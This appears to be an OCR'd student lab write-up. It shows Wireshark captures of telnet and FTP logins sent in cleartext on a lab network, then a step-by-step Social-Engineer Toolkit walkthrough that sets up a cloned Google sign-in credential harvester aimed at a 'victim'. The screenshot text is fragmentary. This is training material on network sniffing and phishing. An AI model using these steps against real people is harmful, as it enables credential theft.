Wireshark · Follow TCP Stream (tcp.stream eq 0) · wireshark_2D7
....!.."..'.....#..%.....'.....
%.....P.....
..!.."..'.....'..SFUTLNTVER.SFUTLNTMODE.....#..
root/.xauthahcAMp.DISPLAY.myserver.domain.com:
0.0....'..SFUTLNTVER.SFUTLNTMODE..Welcome to Micr
login: wweessssaamm
password: 0000
The handle is invalid.
Login Failed
login: tteesstt
password: 123
Access Denied: Specified user is not a member of
Server administrator must add this user to the ab
Telnet Server has closed the connection
27 client pkts, 24 server pkts, 37 turns.
Entire conversation (549 bytes)
Show and save data



*Local Area Connection 5
File Edit View Go Capture Analy
tcp.stream eq 2
No. Time Source
253 43.846229 10.0.0.10
254 43.846556 10.0.0.12
256 43.847217 10.0.0.10
257 43.848336 10.0.0.12
258 43.848700 10.0.0.10
260 43.849340 10.0.0.10
265 43.850889 10.0.0.12
267 43.851174 10.0.0.12
268 43.851531 10.0.0.12
270 43.851785 10.0.0.12
Frame 253: 74 bytes on wire (5
Ethernet II, Src: Vmware_69:ab
Internet Protocol Version 4, S
Transmission Control Protocol,
0000 00 0c 29 e1 79 f8 00 0c
0010 00 3c bc ba 40 00 40 06
0020 00 0c c6 a3 04 e4 8d db
0030 39 08 e1 f5 00 00 02 04
Wireshark · Follow TCP Stream (tcp.stream eq 2) · wireshark_2
04-02-17 01:14PM <DIR> asd
04-20-17 09:37PM 5 test.htm
12 client pkts, 3 server pkts, 6 turns.
Entire conversation (94 bytes)
Show and save da


*Local Area Connection 5
File Edit View Go Capture Analy
tcp.stream eq 1
No. Time Source
261 43.849487 10.0.0.10
262 43.849509 10.0.0.12
263 43.850090 10.0.0.12
264 43.850170 10.0.0.12
266 43.851028 10.0.0.12
269 43.851583 10.0.0.12
276 43.852363 10.0.0.12
277 43.852504 10.0.0.10
283 43.854537 10.0.0.10
294 57.104651 10.0.0.10
Frame 283: 66 bytes on wire (5
Ethernet II, Src: Vmware_e1:79
Internet Protocol Version 4, S
Transmission Control Protocol,
0000 00 0c 29 c0 dd 14 00 0c
0010 00 34 25 08 40 00 40 06
0020 00 0c df 2c 00 15 fc 0b
0030 00 e5 47 3f 00 00 01 01
Wireshark · Follow TCP Stream (tcp.stream eq 1) · wireshark_2
220 Microsoft FTP Service
USER test
331 Password required for test.
PASS 123
230 User logged in.
SYST
215 Windows_NT
PASV
227 Entering Passive Mode (10,0,0,12,4,228).
LIST
150 Opening ASCII mode data connection.
226 Transfer complete.
CWD ..
250 CWD command successful.
PASV
227 Entering Passive Mode (10,0,0,12,4,230).
LIST
150 Opening ASCII mode data connection.
226 Transfer complete.
14 client pkts, 13 server pkts, 21 turns.
Entire conversation (407 bytes)
Show and save dat


IIII. *Perform Social Engineering using Various Techniques*

1. We need to create an unsafe link to collect information about the victim.


2. Let's go to tool SET




3. We choose the first option social _Engineering Attacks




4. We choose the 2 option Website Attack Vectors




5. We choose the 3 option Credential Harvester Exploit Method




6. We choose the first option Web Templates




7. Enter my IP 192.168.39.188



8. Choose any of these options and wait for the victim to enter the link


abdalllaniidal [Running] - Oracle VM VirtualBox : 1
File Machine View Input Devices Help
Applications Places
May 15 19:44
en
Terminal
New Tab
192.168.39.188
Kali Linux Kali Tools
Sign in - Google Accounts
http://192.168.39.188
OffSec
This time, search with:
Firefox
Search the web
gchq
translate.g...
play.picoctf
10.10.9.133
mirror2.op...
10.10.214.158


abdalllaniidal [Running] - Oracle VM VirtualBox : 1
File Machine View Input Devices Help
Applications Places
May 15 19:50
en
Google
Sign in - Google Accounts
192.168.39.188
